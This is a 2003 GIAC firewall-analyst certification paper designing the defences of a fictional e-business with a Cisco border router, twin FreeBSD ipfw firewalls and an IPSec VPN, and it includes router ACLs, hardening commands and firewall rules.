Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment Version 1.8

Securing GIAC Enterprises:

FreeBSD as a Firewall Platform

Craig Robertson
January 6, 2003

TABLE OF CONTENTS

SECURITY ARCHITECTURE

Overview

GIAC Enterprises, an e-business dealing in fortune cookie sayings, has recently reconsidered their network design to best protect their assets from threats such as hackers, malicious users and other network based attacks. This practical is an example of how to best protect GIAC Enterprise's information assets while incorporating the requirements that are outlined below.

Business needs of GIAC enterprises include, the ability for customers to make purchases from GIAC Enterprise's on-line systems. The server that provides this on-line service is an apache web server (www.giacfortunes.com), this web server must be available to access from all over the Internet and when a transaction takes place on this webserver, the product will be provided from the inventory database and that database must also be updated.

Suppliers must also have access to this inventory database, this is to be provided by a separate web server that has the ability to add products to the inventory database.

There is also a need to allow Partner companies direct access to the GIAC database. Language has been included in all Partner contracts that guarantees that they have this access, much to the security administrator's chagrin. This was something that was insisted upon by all Partners and so it was included in their contracts and must be provided.

The GIAC Enterprise employees also present a challenge. Although most of the employees are in the main building on the GIAC Enterprises campus, because of growth GIAC Enterprises recently starting renting out the loft level of a warehouse next door. GIAC Enterprises selected this building because it was very inexpensive to rent and without any consultation with GIAC's IS staff. When the director of IS found out the new building was not wired for a LAN, he made the decision to add a wireless network so that users in the new building could participate on the GIAC LAN. Although very pleased with the amount of money they saved the company with this design, members of management have recently seen several articles that tout the lack of security on wireless networks and have asked the designers of this new network to secure the WLAN as best they can. Employees on both the wireless LAN and wired LAN need access to all of the hosts on the internal GIAC network.

There are 5 telecommuters and 10 members of a mobile sales force. To properly perform their job duties, the 5 telecommuters need access to their email, fileshares, and access to the GIAC database using MS-SQL connections. The 10 members of the mobile sales force need to access their email and are to connect to a different website hosted on the same server as the Supplier

website. This Sales website is also used as an intermediary to the GIAC database.

Financial Requirements of the GIAC Enterprises' Design and Design :

Like many companies in these leaner economic times, GIAC's design requirements focus on getting the most secure design for the least amount of money. This is obviously a balancing act, but the designer of GIAC's environment believes that he is able to balance securing GIAC's most important asset (the database containing GIAC Enterprises' proprietary fortunes bigdb.giacfortunes.com) by using a combination of commercial and opensource platforms in the design. Comparisons between building a $1000 fence to protect a $100 horse are required by this assignment. Obviously, because GIAC Enterprises is an e-business the compromise of its proprietary fortunes by a breaking to the bigdb.giacfortunes.com could result in GIAC loosing market share (by nature of them loosing the fruits of their R&D). The compromise of hosts on the network or databases could also result in the theft of customer financial data (credit cards, etc.) which would also tarnish the companies reputation as on on-line retailer. Protection against these types of events is critical to the viability of the company and, therefore, it is considered very important to the company.

However, this does not give the designer of GIAC Enterprises security environment a blank check to spend on security. Another threat to the viability of the company (and all companies) is profitability. For this reason, there must be a balance between security and expense, I believe that I've achieved that balance in this design. By use of an open source operating system and firewall for both the internal and external firewall, the design allows for more money to be spent on the hardware supporting these platforms. Because GIAC Enterprises is not burdened with the financial expense of firewall software and the associated yearly support costs, it can choose other security devices, specifically the VPN device, to invest into commercial software/hardware. This design decision was made because a packet filtering firewall is not a terribly complex device, with the proper oversight of how the rules are implemented on these firewalls, they can be made as secure as any commercial firewall (and arguably more secure because you're not hiding behind the "security by obscurity" attitude that plagues some commercial vendors). IPSec VPN devices, on the other hand, are still a relatively new security device, and the decision was made to go with a commercial platform because of the support available and because of ease-of-use.

Access Requirements:

Customers- http and https access to the GIAC customer webserver (www.giacfortunes.com).

Suppliers- http and https access to the GIAC supplier webserver (supplier.giacfortunes.com)

Partner Companies- access to the GIAC Enterprises database (bigdb.giacfortunes.com)

Wireless GIAC Enterprise Employees- full access to the hosts on the internal network. Outgoing web access (http and https) to all Internet hosts is allowed for all of these employees. The ability to send and recieve email. (These accesses, of course, include the ability for these employees to do DNS lookups to resolve external hostnames). All other access is to be denied by default.


Wired GIAC Enterprise Employees- same as Wireless employees

GIAC Enterprise telecommuters- external access to GIAC's internal mail server, internal company file servers, and the GIAC database (bigdb.giacfortunes.com)

GIAC Enterprise mobile sales force- external access to GIAC's internal mail server and access to the GIAC salesforce webserver (sales.giacfortunes.com)

The www.giacfortunes.com, supplier.giacfortunes.com, and sales.giacfortunes.com webservers each make MS-SQL connections to the bigdb.giacfortunes.com database so that they may query, update, delete and add to the database. They require access to this database.

Network Diagram and Design



To best accommodate the needs of GIAC Enterprises, as well as providing the greatest possible security, several levels of security have been put into place. Analyzing the network from the outside in, security starts with the GIAC Enterprise border router, ext-router.giacfortunes.com. From other hosts on the Internet, this router is the first place on the network over which GIAC's security administrators have direct control.

External Router

Purpose of component: Because the external firewall is depended upon for the majority of the packet filtering, the border router can be used to filter against denial-of-service attacks and the noise that is associated with being connected to the Internet.

Security Function or Role of Component: The external router's role is to help filter against denial of service attacks (originating external and internal to the GIAC Network) and to block traffic to and from reserved or private IP addresses.

How does the placement of this device allow it to perform it's role: By being placed on the outside of the GIAC Enterprises network, the router is able to do its filtering on incoming traffic before it reaches the external firewall (taking on some of the firewalls packet filtering burden) and is able to filter outgoing traffic before it leaves the GIAC network.

Descripton:

Ext-router.giacfortunes.com is a Cisco 2611, it is running OS version 12.2 and its IOS is updated whenever a crucial security update is announced (GIAC security administrators keep up-to-date on all vulnerabilities affecting all of the systems described in this paper.) The boarder router has two interfaces, eth0 is the external interface (ipaddr is 192.168.1.1) and eth1 is the internal interface (192.168.0.9). This router is configured to drop incoming IP packets with source addresses of all IP addresses currently reserved by IANA as well as all private addresses. Additionally the router will only allow out ip packets with the source of GIAC's IP addresses.

Because the border router is not the highest performing model, the decision was made to use the router to only do ingress and egress filtering. The majority of the packet screening will be done by both the internal and external firewall. The router will be monitored for dropped packets or other indications of failing performance.

Next is the external firewall, this is the primary level of defense for GIAC enterprises. This firewall divides four different subnets, each connected to the firewall by a separate interface.

External Firewall

Purpose of component: *To provide protection to GIAC Enterprises's internal network as the first wall of packet filtering and traffic shaping.*

Security Function or Role of Component: *To protect hosts on the DMZ from unwanted traffic originating from the Internet (as well as to protect the Internet from any unwanted traffic originating form the DMZ!) by performing stateful packet filtering on network traffic. Also is used to filter traffic to and from the VPN subnet so that only IPSec related traffic is allowed. Finally, functions to separate a DMZ between the external and internal firewall, this DMZ is used to monitor the traffic outgoing/incoming to the Internal network with the use of a snort node.*

How does the placement of this device allow it to perform it's role: *The placement of this device allows it to separate the different subnets that it needs to protect.*

Descripton:

The operating system for this firewall is FreeBSD 4.6. This firewall has been configured on a custom server platform with an Intel Zeon 2 GHZ processor, two 40 GB SCSI drives in a RAID 1 configuration, and, most importantly, this server has been configured with 4 NICS for each subnet that it divides. FreeBSD was chosen as the OS for the firewall because of its high I/O performance, it's ease of updating (by use of the cvsup program), it's community support and it's use of the stateful packet filtering firewall ipfw. It was selected so that it could easily handle the large amount of traffic that is destined for GIAC Enterprises systems and to support the four separate subnets that exist off of the firewall. Finally, keeping with GIAC management's request to spend as little money as possible, FreeBSD is, of course, free.

Internal Firewall

Purpose of component: *To provide protection to GIAC Enterprises's internal network as the second wall of packet filtering and traffic shaping.*

Security Function or Role of Component: *To protect hosts on the internal network from unwanted traffic originating from the Internet as well as the GIAC VPN and DMZ subnets (as well as to protect the Internet and GIAC subnets from any unwanted traffic originating form the internal network) by doing stateful packet filtering.*

How does the placement of this device allow it to perform it's role: *The placement of this device makes it the last barrier to external hosts trying to*

access the internal network.

Descripton:

Same as External Firewall.

Rationale for Using Identical Platforms for Both Firewalls

Some would argue that in a dual-firewall configuration (used by GIAC Enterprises) you should use two different types of firewalls to best secure the internal network. Although this adds a layer of security by preventing the same vulnerability to be used on both firewalls, it also doubles the administrative effort necessary to keep the systems patched, doubles the amount of system knowledge necessary to effectively understand and administer the two separate systems, and can increase the amount of necessary documentation--especially with open source systems where you can't call a vendor for support. The design that I've chosen to use with GIAC Enterprises relies heavily upon the competence of the security administrator(s) of the environment. For this reason, I would argue that it is better to have one firewall that the admins understand well, than having two different types of firewalls where the adminstrators have less of a understanding of the platforms.

Furthermore, in the following configuration of these firewalls, you'll notice that there is only one service that is made available on these firewalls and that is the ssh service and it is only made available to the ip address of the security administrator's workstation. This differs from many other commercial firewalls because this is the only daemon available to attack on the firewall, and it is only available to packets originating from the ip address of the security administrator's workstation (of course these packets could be spoofed). Because of this, the vulnerabilities on this firewall that could be exploited would be limited to tricking it to pass packets, not a more devastating attack like a buffer overflow.

VPN

<u>Purpose of component:</u> This VPN device is used to encrypt traffic (with IPSec) to and from partners, telecommuters, the sales force and the wireless users next door (this is necessary to secure the wireless network traffic against WEP vulnerabilities.)

<u>Security Function or Role of Component:</u> To have a device capable of IPSec client-to-site and site-to-site configurations.

<u>How does the placement of this device allow it to perform it's role:</u> See following description

Descripton:

One of the critical components to GIAC security is the implementation of a Nokia 2500 CryptoCluster VPN device. This VPN device is used to encrypt traffic to and from partners, telecommuters, the sales force and the wireless users next door. Placement of the VPN device was carefully considered. Many vendors recommend implementing a VPN device by putting it side-by-side to the firewall as a parallel gateway. In GIAC's environment, this type of implementation is less than ideal. Because the VPN device is used to authenticate and encrypt data to and from the wireless users, this side-by-side gateway would not be secure. In addition to this need, the placement of the VPN device between two firewalls gives us two great advantages. The first advantage is that the external firewall can be used to protect the VPN from malicious traffic from the Internet. Because the IPSec VPN only requires that four types of IP traffic be allowed (ISAKMP, ESP, AH and ICMP), a lot of malicious traffic can be easily screened out by the external firewall. (Actually, ICMP is not technically required but there are advantages to allowing it to pass.) Also, the clients are configured so that when they are connected to the GIAC VPN, they cannot communicate with any other IP address besides what's defined in their SA's (this is a setting that can be set with the Nokia client). Additionally, it is a requirement that all users using a client-VPN are required to have an anti-virus system installed and updated before they can connect to the GIAC network. This helps protect the GIAC network from hackers "piggy-backing" incoming VPN connections.

The second advantage is the ability to screen the allowed traffic that is authenticated by the VPN and allowed into the internal network. There is the ability to screen traffic that is authenticated by site-to-site VPNs for example setting up and IPSec SA that only allows traffic destined to specific IP addresses and specific ports (like for http, tcp port 80). However, because IPSec connections are often negotiated with other business partners or clients, it is very advantageous to be able to screen traffic using a device, or more accurately, a configuration, that is not shared between both sites. Because IPSec and IKE SA's between the two sites have to be in sync, because different IPSec compliant devices have different settings and setups, and because in implementing these setups you have to communicate with other security administrators, frequently the configurations are setup without being as secure as they could be. This is commonly a communication issue, often other security or network administrators may not be willing, able or patient enough to setup connections as securely as possible, IPSec connections often can be setup to allow all types of traffic from more than the minimally necessary IP addresses. With the placement of the internal firewall, rules can be added that allow only the necessary IP addresses to and from the necessary internal services. This configuration gives the GIAC security administrator finer control over the traffic that enters and leaves the internal network.

Explanation of IP Address Scheme

GIAC Enterprises used a very "tight" IP address scheme. To minimize the cost of Internet Routable IP addresses, this address scheme was used. By using this scheme, GIAC Enterprises is able to minimize the amount of Internet Routable IP addresses it needs to purchase from their ISP. (Note: allthough 192.168.0.0/16 addresses are private addresses, they are used in my example to denote publicly available addresses. Obviously, this was done because I didn't want to publish real IP addresses in this paper. For this paper, the reader should consider these publicly available ip addresses.) By using supernetting, GIAC Enterprises was able to minimize the amount of IP addresses it needed to purchase. Why are there so many IP addresses available to the internal network? Because private addresses don't cost money and it gives more flexibility to the administrators for different ways to organize IP addresses.

SECURITY POLICY

Border Router Rules

All of the following settings are configured on the border router so that any Private or Reserved source addresses are denied at the router.

***NOTE: I've included denies for both the 192.168.0.0/16 and 10.0.0.0/8 addresses even though this would block addresses that are used in this paper to designate true internet routable addresses. I choose to leave these IP Addresses in this list to represent that all reserved addresses should be blocked. The reader should understand that my use of the 192.168.0.0/16 and 10.0.0.0/8 in my network diagrams and configuration was to avoid publishing real IP addresses.

```
!reserved addresses from rfc 3330
no access-list 150
access-list 150 deny ip 0.0.0.0          0.255.255.255   any
access-list 150 deny ip 10.0.0.0         0.255.255.255   any
access-list 150 deny ip 127.0.0.0        0.255.255.255   any
access-list 150 deny ip 169.254.0.0      0.0.255.255     any
access-list 150 deny ip 172.16.0.0       0.15.255.255    any
access-list 150 deny ip 192.0.2.0        0.0.0.255       any
access-list 150 deny ip 192.168.0.0      0.0.255.255     any
access-list 150 deny ip 224.0.0.0        15.255.255.255  any
access-list 150 deny ip 240.0.0.0        15.255.255.255  any
access-list 150 deny ip 255.255.255.255  0.0.0.0         any

! IANA reserved addresses
access-list 150 deny ip 1.0.0.0              0.255.255.255  any
```

```
access-list 150 deny ip 2.0.0.0             0.255.255.255  any
access-list 150 deny ip 5.0.0.0             0.255.255.255  any
access-list 150 deny ip 7.0.0.0             0.255.255.255  any
access-list 150 deny ip 10.0.0.0            0.255.255.255  any
access-list 150 deny ip 14.0.0.0            0.255.255.255  any
access-list 150 deny ip 23.0.0.0            0.255.255.255  any
access-list 150 deny ip 27.0.0.0            0.255.255.255  any
access-list 150 deny ip 31.0.0.0            0.255.255.255  any
access-list 150 deny ip 36.0.0.0            0.255.255.255  any
access-list 150 deny ip 37.0.0.0            0.255.255.255  any
access-list 150 deny ip 39.0.0.0            0.255.255.255  any
access-list 150 deny ip 41.0.0.0            0.255.255.255  any
access-list 150 deny ip 42.0.0.0            0.255.255.255  any
access-list 150 deny ip 58.0.0.0            0.255.255.255  any
access-list 150 deny ip 59.0.0.0            0.255.255.255  any
access-list 150 deny ip 60.0.0.0            0.255.255.255  any
access-list 150 deny ip 70.0.0.0            0.255.255.255  any
access-list 150 deny ip 71.0.0.0            0.255.255.255  any
access-list 150 deny ip 72.0.0.0            0.255.255.255  any
access-list 150 deny ip 73.0.0.0            0.255.255.255  any
access-list 150 deny ip 74.0.0.0            0.255.255.255  any
access-list 150 deny ip 75.0.0.0            0.255.255.255  any
access-list 150 deny ip 76.0.0.0            0.255.255.255  any
access-list 150 deny ip 77.0.0.0            0.255.255.255  any
access-list 150 deny ip 78.0.0.0            0.255.255.255  any
access-list 150 deny ip 79.0.0.0            0.255.255.255  any
access-list 150 deny ip 82.0.0.0            0.255.255.255  any
access-list 150 deny ip 83.0.0.0            0.255.255.255  any
access-list 150 deny ip 84.0.0.0            0.255.255.255  any
access-list 150 deny ip 85.0.0.0            0.255.255.255  any
access-list 150 deny ip 86.0.0.0            0.255.255.255  any
access-list 150 deny ip 87.0.0.0            0.255.255.255  any
access-list 150 deny ip 88.0.0.0            0.255.255.255  any
access-list 150 deny ip 89.0.0.0            0.255.255.255  any
access-list 150 deny ip 90.0.0.0            0.255.255.255  any
access-list 150 deny ip 91.0.0.0            0.255.255.255  any
access-list 150 deny ip 92.0.0.0            0.255.255.255  any
access-list 150 deny ip 93.0.0.0            0.255.255.255  any
access-list 150 deny ip 94.0.0.0            0.255.255.255  any
access-list 150 deny ip 95.0.0.0            0.255.255.255  any
access-list 150 deny ip 96.0.0.0            0.255.255.255  any
access-list 150 deny ip 97.0.0.0            0.255.255.255  any
access-list 150 deny ip 98.0.0.0            0.255.255.255  any
access-list 150 deny ip 99.0.0.0            0.255.255.255  any
access-list 150 deny ip 100.0.0.0           0.255.255.255  any
access-list 150 deny ip 101.0.0.0           0.255.255.255  any
access-list 150 deny ip 102.0.0.0           0.255.255.255  any
access-list 150 deny ip 103.0.0.0           0.255.255.255  any
access-list 150 deny ip 104.0.0.0           0.255.255.255  any
access-list 150 deny ip 105.0.0.0           0.255.255.255  any
access-list 150 deny ip 106.0.0.0           0.255.255.255  any
access-list 150 deny ip 107.0.0.0           0.255.255.255  any
access-list 150 deny ip 108.0.0.0           0.255.255.255  any
access-list 150 deny ip 109.0.0.0           0.255.255.255  any
access-list 150 deny ip 110.0.0.0           0.255.255.255  any
access-list 150 deny ip 111.0.0.0           0.255.255.255  any
access-list 150 deny ip 112.0.0.0           0.255.255.255  any
```

```
access-list 150 deny ip 113.0.0.0            0.255.255.255  any
access-list 150 deny ip 114.0.0.0            0.255.255.255  any
access-list 150 deny ip 115.0.0.0            0.255.255.255  any
access-list 150 deny ip 116.0.0.0            0.255.255.255  any
access-list 150 deny ip 117.0.0.0            0.255.255.255  any
access-list 150 deny ip 118.0.0.0            0.255.255.255  any
access-list 150 deny ip 119.0.0.0            0.255.255.255  any
access-list 150 deny ip 120.0.0.0            0.255.255.255  any
access-list 150 deny ip 121.0.0.0            0.255.255.255  any
access-list 150 deny ip 122.0.0.0            0.255.255.255  any
access-list 150 deny ip 123.0.0.0            0.255.255.255  any
access-list 150 deny ip 124.0.0.0            0.255.255.255  any
access-list 150 deny ip 125.0.0.0            0.255.255.255  any
access-list 150 deny ip 126.0.0.0            0.255.255.255  any
access-list 150 deny ip 197.0.0.0            0.255.255.255  any
access-list 150 deny ip 222.0.0.0            0.255.255.255  any
access-list 150 deny ip 223.0.0.0            0.255.255.255  any

! allow the rest in
access-list 150 permit ip any any
```

The outside interface of the router should be designated and then the list should be applied to the outside interface of the GIAC router, with this command.

```
(config)# int eth0/0
(config)# ip access-group 150 in
```

Additionally, it is necessary to protect the rest of the Internet from any traffic that may be spoofed coming from our network. To do this, basic network egress filtering is used.

```
access-list 151 permit ip 192.168.0.0 0.0.0.63       any
access-list 151 deny ip any any       log
```

The inside interface of the router should be designated, then the list should be applied to the inside interface of the GIAC router, with this command.

```
(config)# int eth0/1
(config)# ip access-group 151 in
```

Securing the Router

In it's default configuration, the cisco router is not secure. To help ensure that our router policies and ACL configurations stay the way we want them to, we need to secure the router. This is done by disabling many of the services available on the Cisco router and limiting access to ports used for router administration.

First, we should configure the router so that it encrypts the passwords used. The enable secret password is used to encrypt the "enable" password (privileged EXEC mode) with an MD5 hash.

```
service password-encryption
enable secret <agoodpassword>
```

Next, we should make sure that the router does not source route packets.

```
! prevent ip source route

no ip source-route
```

Then disable the unnecessary services

```
! disable unnecessary services
no service udp-small-servers
no service tcp-small-servers
no service finger
no ip bootp server
no ip http server
no snmp
no cdp run
```

And other settings to prevent other unnecessary ip services

```
! to help thwart UDP scans
int eth0/0
      no ip unreachables

! disable ip proxy-arps on both interfaces
int eth0/0
      no ip proxy-arp
int eth0/1
      no ip proxy-arp

! disable ip redirects
int eth0/0
      no ip redirects
int eth0/1
      no ip redirects
```

VPN Policies

The VPN device is used to allow different business partners access to the bigdb.giacfortunes.com database. The following is the SA configuration between GIAC and a partner site.

```
Partner Site IPSec Gateway:          10.10.10.10
Partner Site Protected hosts:        192.168.10.0/24
GIAC Site IPSec Gateway:             192.168.0.27
GIAC Site Protected hosts:           172.22.0.10  bigdb.giacfortunes.com
```

This site uses SHA1 and 3DES for the IKE authentication and encryption. PFS group 2 is enabled. And the IPSec encryption is also SHA1 and 3DES. These

settings are the same for all VPN clients and sites.

The internal firewall is used to limit the access of the protected hosts coming in from the Partner Site by having a firewall rule that limits the 192.168.10.0/24 addresses to only accessing the SQL service on the bigdb.giacfortunes.com database. This is the internal firewall rule that allows this access.

```
${fwcmd} add allow tcp from 192.168.10.0/24 to 172.22.0.10 1433 recv
${vfi} keep-state
```

In this instance, vfi is the VPN interface of the firewall.

In addition to this VPN rule, it is also important to include a pass rule for ICMP traffic to and from these addresses. This exists so that the protected hosts can receive all icmp error messages that the other is sending. It is critically important that these error messages are passed because if they are dropped by the firewall the VPN may have problems communicating errors to the hosts protected by the internal firewall. Because IPSec involves adding headers to the original packet, icmp error messages typically include mtu error size messages because when the original packet is encrypted the overhead to this encryption (including the IPSec headers) can frequently create a packet with too large of an MTU. The Nokia VPN will then send an icmp unreachable error message indicating the MTU is too large to the sending host. If the firewall blocks that ICMP error message the sending host will never receive the error and will continue to transmit packets that are too large and the communication will not work.

Client-to-site VPN tunnels

All clients will authenticate to the Nokia VPN CryptoCluster using digital certificates for authentication. These digital certificates are protected with a passphrase on the users workstation. The user logs on, enables the client and then needs to enter their VPN password. Successful entry of this password opens the stored digital certificate which is presented to the VPN device for authentication. The IPSec Security Association (SA) for the client can vary from certificate to certificate. In this case the SA's will be defined by different groups. These SA's, coupled with internal firewall permissions, can be used to limit the access to GIAC's systems to conform with the requirement of minimally necessary access. Note: the SA's can be used to limit the access to hosts and ports/services.

The client to site VPN configurations include the Wireless GIAC users. These users will have full access to the internal network. The VPN device is used primarily to authenticate the users to the system and to protect their 802.11 traffic from being sniffed and decrypted, not to control their access to the internal GIAC network. These users will not use the IP addresses from the VPN IP pool but instead will use their original IP addresses for access (172.23.0.0/16)

Both the GIAC Enterprise telecommuters and the GIAC Enterprise sales force will use the IP addresses from the VPN IP Pool once authenticated to the VPN. This is necessary because both of these groups of users can access the VPN from different source IP addresses (because they're frequently dialing in from all over the world (sales), to being assigned different IP Addresses by their ISP. Because we're using an internal firewall to limit the access of these addresses they need to have a constant IP, otherwise we'll frequently be changing our Internal Firewall rules. This is why it is necessary to have these groups use the VPN IP Pool.

Unfortunately because they both use the same pool of IP Addresses (there is currently no other option with this Nokia CryptoCluster) it is not possible to define their access differently on the Internal Firewall. However, because it is possible to customize their SA's their access can be limited using the VPN device itself. The VPN is actually the only device on the network that knows if an IP address from the VPN IP Pool is from a sales person or a telecommuter.

The telecommuters have this SA:

```
Client Gateway:          (whatever IP address they get from the ISP)
Client Protected Hosts: (whatever IP address they get from the ISP)
GIAC IPSec Gateway:      to be determined
GIAC Protected Hosts:    172.22.0.30 (Internal Mail) tcp ports 25, 110
                         172.22.0.5/31 tcp ports 137-139 for Windows
                         file shares
                         172.22.0.10 tcp ports 1433
```

The Sales force has this SA:

```
Client Gateway:          (whatever IP address they get from the ISP)
Client Protected Hosts: (whatever IP address they get from the ISP)
GIAC IPSec Gateway:      192.168.0.27
GIAC Protected Hosts:    172.22.0.30 (Internal Mail) tcp ports 25, 110
                         192.168.0.21 (sales.giacfortunes.com) ports 80
                         and 443
```

The internal firewall rule for these two groups is the same (because they share the same IP addresses and the firewall cannot distinguish between the two groups). The internal firewall rules for these groups are as follows

Allow mail access

```
${fwcmd} add allow tcp from ${VPN_Ips} to ${Int_Mail} 25 recv ${vfi}
keep-state
${fwcmd} add allow tcp from ${VPN_Ips} to ${Int_Mail} 110 recv ${vfi}
keep-state
```

Allow Windows File Sharing

```
${fwcmd} add allow tcp from ${VPN_Ips} to ${File_servs} 137 recv ${vfi}
keep-state
```

```
${fwcmd} add allow tcp from ${VPN_Ips} to ${File_servs} 138 recv ${vfi}
keep-state
${fwcmd} add allow tcp from ${VPN_Ips} to ${File_servs} 139 recv ${vfi}
keep-state
```

Allow Access to BigDB

```
${fwcmd} add allow tcp from ${VPN_Ips} to ${bigdb} 1433 recv ${vfi}
keep-state
```

Allow Access to sales.giacfortunes.com

```
${fwcmd} add allow tcp from ${VPN_Ips} to ${sales_www} 80 recv ${vfi}
keep-state
${fwcmd} add allow tcp from ${VPN_Ips} to ${sales_www} 443 recv ${vfi}
keep-state
```

And, of course, ICMP

```
${fwcmd} add allow icmp from ${VPN_Ips} to ${File_servs}
${fwcmd} add allow icmp from ${File_servs} to ${VPN_Ips}
${fwcmd} add allow icmp from ${VPN_Ips} to ${bigdb}
${fwcmd} add allow icmp from ${bigdb} to ${VPN_Ips}
${fwcmd} add allow icmp from ${VPN_Ips} to ${sales_www}
${fwcmd} add allow icmp from ${sales_www} to ${VPN_Ips}
```

These internal firewall rules, coupled with the VPN SA's enable us to limit the access to the minimal access each group requires!

Implementation of External Firewall Ruleset

For the actual implementation of the rules that are stated above Ipfirewall or IPFW, the firewall software that is packaged with FreeBSD, is used. As described in the Ipfirewall man page, "Ipfirewall (alias ipfw) is a system facility which allows filtering, redirecting, and other operations on IP packets travelling through system interfaces." IPFW is a packet filtering firewall that is capable of monitoring stateful connections. By running IPFW on our external firewall, it is possible to control the incoming and outgoing traffic with a great amount of granularity. However, because of the amount of interfaces that are in place on our external firewall, it is necessary to make sure that the rules are as tight as possible AND to try to make them efficient.

IPFW works by following the rules in the order they're written. When a packet comes across an interface that packet is compared to the rules in IPFW. If the packet matches a rule the specified action is taken. If it does not match the rule it continues down the list. The final rule in the IPFW ruleset is always 65535. This rule has two possible settings, either it is a default deny all rule that denies all ip traffic from any host to any host or it is a default allow rule that allows all ip traffic from any host to any host. This setting is dependant on how the kernel is

compiled, by default it is set as a default deny all rule. Because the packets are processed sequentially, the order in which the rules are placed is very important.

Configuring FreeBSD as a Firewall

To run FreeBSD as a firewall you need to recompile the kernel with the following firewall options:

```
options IPFIREWALL
options IPFIREWALL_VERBOSE
```

These options compile the necessary code into the kernel for packet filtering and enable the code to log packets to syslogd.

Once the firewall is recompiled with these settings, the following settings are to be added to the FreeBSD /etc/rc.conf file.

```
gateway_enable="YES"
firewall_enable="YES"
firewall_type="/etc/rc.firewall.local"
```

These settings enable the firewall at startup, and the firewall_type setting either defines the "type" of firewall in use (this is to be used with the default firewall ruleset) or if a file path and name is given, this file is to be used as the firewall script. In this case a custom firewall script was made and this is the file designated in rc.conf. NOTE: This is how the ruleset is applied to the firewall. This rc.firewal.local file that is referenced in this firewall_type setting is the rc.firewall.local file found in the appendix.

Additionally, NAT too needs to be enabled through the rc.conf file. This is done with the options

```
natd_enable="YES"
natd_interface="dc0"
```

These options start the NAT daemon on the external interface of the firewall (dc0) on startup.

Updating the OS

As with any operating system, you'll want to make sure that you update the OS. Use the FreeBSD ports collection for updating the files. Use only a basic installation (don't install unnecessary services) but realize that ipfw is the primary tool for securing the OS, as well as the network.

